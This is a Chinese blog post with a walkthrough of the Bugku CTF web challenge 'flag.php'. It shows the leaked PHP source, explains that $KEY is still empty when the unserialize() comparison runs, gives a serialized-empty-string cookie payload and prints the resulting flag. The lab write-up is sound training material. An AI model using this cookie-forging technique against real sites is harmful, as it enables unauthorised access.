

【CTF整理】WriteUp Bugku flag.php

原创

久违° 于 2020-10-30 19:47:55 发布 450 收藏

分类专栏: [CTF](#) 文章标签: [web 安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_42742658/article/details/109391420

版权



[CTF 专栏收录该内容](#)

7 篇文章 1 订阅

订阅专栏

WriteUp Bugku flag.php

题目: <http://123.206.87.240:8002/flagphp> 点击: [flag.php](#)

Challenge 2848 Solves ×

flag.php

200

地址: <http://123.206.87.240:8002/flagphp/>


点了login咋没反应

提示: hint

Flag

Submit

https://blog.csdn.net/weixin_42742658



https://blog.csdn.net/weixin_42742658

随便输入点击没有反应，右键查看源码，没什么有价值的发现

```
1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4 <title>Login</title>
5 <link rel="stylesheet" href="admin.css" type="text/css">
6 </head>
7 <body>
8 <br>
9 <div class="container" align="center">
10 <form method="POST" action="#">
11 <p><input name="user" type="text" placeholder="Username"></p>
12 <p><input name="password" type="password" placeholder="Password"></p>
13 <p><input value="Login" type="button"/></p>
14 </form>
15 </div>
16 </body>
17 </html>
18
19
```

https://blog.csdn.net/weixin_42742658

想到提示hint，将之作为url参数提交试试，出现php代码。



```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecur'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
<form method="POST" action="#">
<n><input name="user" type="text" placeholder="Username"></n>
```

```

</input name="user" type="text" placeholder="Username" />
<p><input name="password" type="password" placeholder="Password"></p>
<p><input value="Login" type="button" /></p>
</form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>

```

https://blog.csdn.net/weixin_42742658

顺序：1、2、3、4、5、

```

<?php
error_reporting(0);
include_once("flag.php"); // 1、flag的位置
$cookie = $_COOKIE['ISecer']; // 2、读取cookie的值 Name="ISecer" , vlaue="暂时不知道"
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY") // 3、当cookie的值的反序列化值全等于$KEY的值，输出$flag的值
{
    echo "$flag"; // 5、知道KEY值后，思路：构造一个值等于NULL，即序列化一个NULL值，使这个值作为cookie的值带入代码计算，
    触发echo "$flag"得到flag。
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button" /></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com'; // 4、$KEY的值虽然给出，但是代码在最后，执行不到这里，所以$KEY应该为空NULL
?>

```

构造一个null的序列化值

```

<?php
$a=""; //给变量a一个空值null
$s = serialize($a); //序列化a值
echo $s;//输出结果
?>


```

代码运行结果:


s:0:"";

然后修改页面的cookie值为s:0:"";, 刷新页面即可得到flag

我的cookie被我不小心删除了, 所以我重新添加了一个



一样可以得到flag



flag{unserialize_by_virink}

https://blog.csdn.net/weixin_42742658

by 久违

2020.10.29